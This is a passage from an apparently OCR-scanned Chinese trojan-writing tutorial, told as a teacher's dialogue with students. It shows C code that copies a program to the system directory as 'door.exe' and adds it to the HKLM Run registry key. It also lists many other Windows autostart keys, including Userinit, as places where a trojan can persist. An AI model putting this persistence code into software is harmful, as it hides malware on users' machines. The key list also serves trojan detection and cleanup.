
“就在TempPath中指名了新文件的路径和名称。”

“而文件自身的路径和名称，通过**GetModuleFileName(NULL,ExeFile,MAX_PATH)**函数来得到，存放在ExeFile中。”

“最后拷贝，**CopyFile(ExeFile, TempPath, FALSE)**，就把ExeFile拷贝TempPath了，最后一个参数为FALSE表示有同名文件就强制覆盖。”

“好了，我们来测试一下。删除掉启动文件夹里原有的文件，再执行这个StartUpFload.cpp程序，成功的拷贝了自身到启动目录中，并命名为door.exe，如下图23。”

老师说道，“我们还是先看看其他自启动的方法和实现，全部实现后，可以从中选择一个最好的，更合适实现情况的自启动方式应用在我们的木马中。”



册表启动键值

“第二种方法，是利用注册表指明开机时要运行的程序。”老师说道。“其中利用的最多的是注册表中的 Run 注册键。在 Windows 启动后，就会执行其指示的命令。

“RUN注册键最容易想到的地方是：”HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run，和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 。

“哇，老师，你的 RUN 键下面有好多程序要启动执行啊，里面好像也有木马。”小菜们大惊失色的说道。

“分析讲解木马，当然需要亲自安装了很多来测试啊，讲解完后我会把它们删掉的。”老师无所谓的说道，“大家看，里面指示清楚了要启动程序的具体位置。”如图 24 。

“嗯，是 d 盘 winamp 目录下的 winampa.exe。”小菜们定睛一看。

“对，如果我们不希望 winamp 播放器开机就自动启动，将这个键整个删掉就可以了。”老师说道。

“除了刚才那两个位置的 RUN，大家搜索一下注册表，还可以发现另外两个 Run 的键值，分别是 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run。”

“它们也可以完成开机启动的功能，但隐藏的更隐秘一点。”

“哇！老师，你这里也有启动程序！”菜鸟 A 指着注册表说道。

“哦？是么，无所谓了——况且还是我自己中的。我会在上完这次课后将它们删掉的，如果比较麻烦，就重装系统！”

“进入编程实现吧，我们要达到启动自动执行功能，只要在 Run 下面添加一个键值，内容为我们程序的路径和名称就可以了。我们先把木马拷贝到系统文件夹下，就是 2000 的 winnt/system32 或者 xp 的 windows/system32 目录下。拷贝前面也说过，具体代码是。”

```
    //得到当前文件名
    GetModuleFileName(NULL,ExeFile,
MAX_PATH);
    //得到系统目录
    GetSystemDirectory(TempPath,
MAX_PATH);
    strcat(TempPath,"\\door.exe");
    //拷贝到系统文件夹名为door.exe
    ret = CopyFile(ExeFile, TempPath,
FALSE);
```

“拷贝过去后，然后我们在注册表的 **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**位置下增加一个 door 的字符串值，里面的内容是我们在系统文件夹下的木马程序，这样开机后就会自动执行我们的程序了。”

“其实是，用 RegOpenKey 函数打开 HKEY_LOCAL_MACHINE 下的那个 RUN 键，**RegOpenKey(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", &key)**，然后用 RegSetValueEx 函数新建一个字符串值，名称为‘Test Door’，内容写为我们的木马，代码如下。”

RegSetValueEx(key,"Test Door",0,REG_SZ,(BYTE*)TempPath,lstrlen(TempPath));

“连起来测试一下，编译，执行 RegisterRun.cpp，程序拷贝自身到系统目录，并改名为 door.exe 且修改了注册表，其效果为下图 25。”


老师补充到：“所有的注册表键值的操作，都可以这样类似的实现。我们只需要改变 RegOpenKey 的参数，就能指明注册表的其它地方了。”

“呵呵，除了 Run 键，我们还有其他的一些类似键值可以使用，有 RunServices，RunOnce，和 RunServicesOnce，在这些键值下指明的程序，也会在系统开机的时候自动执行。”


“它们有什么区别呢？”

“RunOnce 本意是只运行一次，本来是用于需要重启后继续安装的软件。RunServices 键的位置是：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices，和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices。RunOnce键的位置是：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 和 HKEY_C



24



25

URRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce。如果是 XP，还有一个 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx，而 RunServicesOnce 位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce，和 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce。最后，还有两个类似的启动键，也能够在 Windows 启动时自动运行程序。一个是 Load 注册键，位置在：HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows\load。还有一个是 Userinit 注册键，在”HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit。

通常该注册键下面有一个 userinit.exe，但这个键允许指定用逗号分隔的多个程序，例如‘userinit.exe,door.exe’。”老师解释到。

“这里把注册表的启动键全总结出来，以方便大家在查杀木马时有意识的查找，”老师最后说道，“我的记性也不好，写在这里也免得以后忘了。”

3、应用程序关联

“我们只能让 Windows 在启动时帮我们运行程序吗？”小菜们问道，“在启动之后还有机会执行我们的木马程序吗？”

老师说道：“问得好！还是有办法的，其中一种方法就是利用应用程序的关联！”

